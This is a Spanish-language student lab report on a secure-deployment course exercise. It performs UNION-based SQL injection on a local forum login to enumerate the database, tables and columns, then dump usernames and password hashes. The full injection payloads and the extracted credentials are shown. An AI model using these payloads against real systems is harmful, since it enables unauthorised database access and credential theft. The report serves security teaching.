

# Puesta en producción segura

12 de Diciembre de 2023

## Práctica 2.4: Obtención de datos II

**Jose Almirón Lopez**

La tarea consiste en obtener todos los usuarios y contraseñas del foro. Antes de iniciar con las inyecciones, detecté un error en el cotejamiento debido a discrepancias de tipos. Para corregirlo, necesitamos ajustar las tablas utilizando la configuración de cotejo '**utf\_general\_ci**'. Es importante señalar que, en una situación real, no podríamos realizar este procedimiento ya que no tendríamos acceso a la base de datos. Sin embargo, es común que las bases de datos estén codificadas en utf8.

**Fatal error:** Uncaught exception 'PDOException' with message 'SQLSTATE[HY000]: General error: 1267 Illegal mix of collations (utf16\_bin,IMPLICIT) and (utf8\_general\_ci,IMPLICIT) for operation "UNION" in C:\xampp\htdocs\foro\libraries\Database.php:56 Stack trace: #0 C:\xampp\htdocs\foro\libraries\Database.php(56): PDOStatement->execute() #1 C:\xampp\htdocs\foro\libraries\Database.php(65): Database->execute() #2 C:\xampp\htdocs\foro\libraries\User.php(69): Database->single() #3 C:\xampp\htdocs\foro\login.php(11): User->login('999' UNION SELE..., '655faa8ba799a3a...') #4 {main} thrown in C:\xampp\htdocs\foro\libraries\Database.php on line 56

Para realizar esto ejecutaremos los siguientes comandos en la consola:

- `ALTER TABLE categories CONVERT TO CHARACTER SET utf8 COLLATE utf8_general_ci`
- `ALTER TABLE replies CONVERT TO CHARACTER SET utf8 COLLATE utf8_general_ci`
- `ALTER TABLE topics CONVERT TO CHARACTER SET utf8 COLLATE utf8_general_ci`
- `ALTER TABLE users CONVERT TO CHARACTER SET utf8 COLLATE utf8_general_ci`

Que contengan la palabra:

Tabla	Acción	Filas	Tipo	Cotejamiento	Tamaño
<input type="checkbox"/> categories	Examinar Estructura Buscar Insertar Vaciar Eliminar	2	InnoDB	utf8_general_ci	16
<input type="checkbox"/> replies	Examinar Estructura Buscar Insertar Vaciar Eliminar	19	InnoDB	utf8_general_ci	16
<input type="checkbox"/> topics	Examinar Estructura Buscar Insertar Vaciar Eliminar	7	InnoDB	utf8_general_ci	16
<input type="checkbox"/> users	Examinar Estructura Buscar Insertar Vaciar Eliminar	6	InnoDB	utf8_general_ci	16
<b>4 tablas</b>	<b>Número de filas</b>	<b>34</b>	<b>InnoDB</b>	<b>latin1_swedish_ci</b>	<b>64</b>

☐ Seleccionar todo Para los elementos que están marcados: ▼

[Imprimir](#) [Diccionario de datos](#)

[Crear tabla](#)

Consola Favoritos Opc

Presione Ctrl+Enter para ejecutar la consulta

```
>ALTER TABLE categories CONVERT TO CHARACTER SET utf8 COLLATE utf8_general_ci
>ALTER TABLE replies CONVERT TO CHARACTER SET utf8 COLLATE utf8_general_ci
>ALTER TABLE topics CONVERT TO CHARACTER SET utf8 COLLATE utf8_general_ci
>ALTER TABLE users CONVERT TO CHARACTER SET utf8 COLLATE utf8_general_ci
>
```


---

Con esto, ya podemos ejecutar inyecciones. Nuestro primer paso es descubrir el nombre de la base de datos. Para lograrlo, utilizaremos la siguiente inyección:

**999' UNION SELECT ORDINAL\_POSITION, GROUP\_CONCAT(DISTINCT TABLE\_SCHEMA), null, null, null, null, null, null FROM INFORMATION\_SCHEMA.COLUMNS #**

- **ORDINAL\_POSITION:** nos da la posición de la columna en la tabla
- **GROUP\_CONCAT(DISTINCT TABLE\_SCHEMA):** nos permite concatenar de manera ordenada los nombres únicos de las bases de datos presentes en el sistema.


Establecemos siete valores como nulos porque de lo contrario se produciría un fallo debido a la discrepancia en el número de columnas. Aseguramos que la cantidad de valores que estamos proporcionando coincide con la estructura esperada de la consulta, evitando así posibles errores durante la ejecución.



Ahora que conocemos el nombre de la base de datos, que en este caso es 'forum', procederemos a descubrir las tablas que contiene mediante la siguiente inyección:

**999' UNION SELECT ORDINAL\_POSITION, GROUP\_CONCAT(DISTINCT TABLE\_NAME), null, null, null, null, null, null FROM INFORMATION\_SCHEMA.COLUMNS WHERE TABLE\_SCHEMA='forum' #**

- **GROUP\_CONCAT(DISTINCT TABLE\_NAME):** nos permite concatenar de manera ordenada los nombres únicos de las tablas presentes en la base de datos 'forum'.
- **WHERE TABLE\_SCHEMA='forum':** para asegurarnos de que sólo obtenemos información de las tablas dentro de la base de datos 'forum'.



---

La tabla relevante para nosotros es la de usuarios, y ya hemos identificado que se llama 'users'. Ahora, vamos a extraer información contenida en esta tabla ejecutando la siguiente consulta:

**999' UNION SELECT ORDINAL\_POSITION, GROUP\_CONCAT(DISTINCT COLUMN\_NAME), null, null, null, null, null, null, null FROM INFORMATION\_SCHEMA.COLUMNS WHERE TABLE\_NAME='users' #**

- **GROUP\_CONCAT(DISTINCT COLUMN\_NAME):** para concatenar de manera ordenada los nombres únicos de las columnas presentes en la tabla 'users'.

The screenshot shows a web interface with a header titled "Login Form". Below the header, there is a message "Logged in as" followed by a list of attributes: "id,name,email,avatar,username,password,about,last\_activity,join\_date,USER,CURRENT\_CONNECTIONS,TOTAL\_CONNECTIONS". At the bottom of the header area, there is a "Log Out" button.

Dado que conocemos el nombre de la tabla ('users') y sus atributos, ahora estamos listos para ejecutar una consulta que nos devuelva los usuarios y contraseñas. Utilizaremos la siguiente consulta:

**999' UNION SELECT about, CONCAT(username, ', ', password) AS usuarios, null, null, null, null, null, null, null FROM users #**

- **about:** como primer parámetro para que se muestre la información extraída.
- **CONCAT(username, ', ', password):** para combinar el nombre de usuario y la contraseña, y le asignamos el alias 'usuarios'.


The screenshot shows a web interface with a header titled "Login Form". Below the header, there is a message "Logged in as dprabin, dprabin". At the bottom of the header area, there is a "Log Out" button.

---

Como podemos observar, actualmente solo obtenemos un resultado, y esto se debe a que necesitamos utilizar la función GROUP\_CONCAT, como hemos hecho en inyecciones anteriores. Ejecutaremos el siguiente comando para lograrlo:

```
999' UNION SELECT GROUP_CONCAT(CONCAT(username, ', ', password) SEPARATOR '| ') AS usuarios, null, null, null, null, null, null, null, null FROM users #
```


- **GROUP\_CONCAT**: para concatenar y agrupar los pares de usuario y contraseña
- **SEPARATOR '| '**: para separar cada par por un espacio y una barra vertical.



The screenshot shows a web interface titled "Login Form". Below the title, there is a line of text that says "Logged in as". Underneath this text is a button labeled "Log Out".

Sin embargo, como podemos notar en este caso, no obtenemos ningún resultado. Esto se relaciona con lo que mencioné anteriormente acerca de utilizar el atributo 'about' antes de aplicar GROUP\_CONCAT para mostrar la información. Ejecutaremos la siguiente consulta para finalmente obtener los usuarios y contraseñas:

```
999' UNION SELECT about, GROUP_CONCAT(CONCAT(username, ', ', password) SEPARATOR '| ') AS usuarios, null, null, null, null, null, null, null, null FROM users #
```



The screenshot shows a web interface titled "Login Form". Below the title, there is a line of text that says "Logged in as". Following this text is a long string of text representing a list of users and passwords concatenated with the separator '| '. The string is: "dprabin, dprabin | amritms, amritms | rkbhushal, rkbhushal | test1, 5a105e8b9d40e1329780d62ea2265d8a | test2, e6b07097269cb0c443ccd5a7970f6b14 | test3, 8ad8757baa8564dc136c1e07507f4a98". Below this text is a button labeled "Log Out".